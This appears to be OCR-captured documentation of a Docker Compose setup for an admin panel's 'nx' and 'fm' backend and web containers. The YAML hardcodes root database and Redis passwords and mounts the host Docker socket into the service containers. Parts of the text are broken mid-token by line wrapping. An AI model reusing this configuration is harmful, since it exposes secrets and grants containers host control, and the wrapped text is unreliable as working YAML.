
docker-compose.yml (nxService, fmService)



```
  nxService:
    image: nximages.world/library/n
x:latest
    container_name: nx_service
    extra_hosts:
      - "host.docker.internal:host-
gateway"
    volumes:
      - ./nx-data/app/lock:/app/loc
k
      - ./nx-data/logs/nxcode:/roo
t/logs/nxcode
      - shared_nx_htmls:/app/publi
c/htmls
      - shared_nx_uploads:/app/publ
ic/uploads
      - shared_nx_nginx:/app/nginx
      - shared_nx_cert:/app/cert
      - /var/run/docker.sock:/var/r
un/docker.sock
    restart: always
    environment:
      - DB_HOST=nxDB
      - DB_PORT=3306
      - DB_USER=root
      - DB_PASSWORD=9zdccoIux_7qgOh
WySSAqw
      - DB_NAME=nxDB
      - REDIS_HOST=nxRedis
      - REDIS_PORT=6379
      - REDIS_PASSWORD=cPKLkVnwafY1
aVfyF0xTg
    depends_on:
      nxDB:
        condition: service_healthy
      nxRedis:
        condition: service_healthy
```

```
  fmService:
    image: images.fishingmaster.wor
ld/library/fm:latest
    container_name: fm_service
    extra_hosts:
      - "host.docker.internal:host-
gateway"
    volumes:
      - ./fm-data/app/lock:/app/loc
k
      - ./fm-data/logs/fishingmaste
r:/root/logs/fishingmaster
      - shared_fm_htmls:/app/publi
c/htmls
      - shared_fm_uploads:/app/publ
ic/uploads
      - shared_fm_nginx:/app/nginx
      - shared_fm_cert:/app/cert
      - /var/run/docker.sock:/var/r
un/docker.sock
    restart: always
    environment:
      - DB_HOST=localhost
      - DB_PORT=3306
      - DB_USER=root
      - DB_PASSWORD=8zdbxgIux_7qgOh
WyEHWqw
      - DB_NAME=fmDB
      - REDIS_HOST=localhost
      - REDIS_PORT=6379
      - REDIS_PASSWORD=gJlQkVnwafY9
qQfyF0xTg
    depends_on:
      fmDB:
        condition: service_healthy
      fmRedis:
        condition: service_healthy
```

docker-compose.yml (nxWeb, fmWeb)



```yaml
  nxWeb:
    image: nximages.world/library/nx-web:latest
    container_name: nx_web
    restart: always
    volumes:
      - shared_nx_htmls:/var/www/html
      - shared_nx_nginx:/etc/nginx/conf_nx.d
      - shared_nx_cert:/etc/nginx/cert
      - ./nx-data/logs/nginx/:/var/log/nginx/
      - ./:/shared-config
    ports:
      - "80:80"
      - "443:443"
    extra_hosts:
      - "host.docker.internal:host-gateway"
    depends_on:
      nxService:
        condition: service_healthy
    networks:
      - nx_bridge

volumes:
  shared_nx_htmls:
  shared_nx_uploads:
  shared_nx_nginx:
  shared_nx_cert:
```

```yaml
  fmWeb:
    image: images.fishingmaster.world/library/fm-web:latest
    container_name: fm_web
    restart: always
    volumes:
      - shared_fm_htmls:/var/www/html
      - shared_fm_nginx:/etc/nginx/conf_fm.d
      - shared_fm_cert:/etc/nginx/cert
      - ./fm-data/logs/nginx/:/var/log/nginx/
      - ./:/shared-config
    network_mode: host
    extra_hosts:
      - "host.docker.internal:host-gateway"
    depends_on:
      fmService:
        condition: service_healthy

volumes:
  shared_fm_htmls:
  shared_fm_uploads:
  shared_fm_nginx:
  shared_fm_cert:
```

Proprietary Docker image


nx (nxService) :

- It handles background processing for the admin panel.

nx-web (nxWeb) :


- Serves as the WebUI for the admin panel.

Docker image (nx)



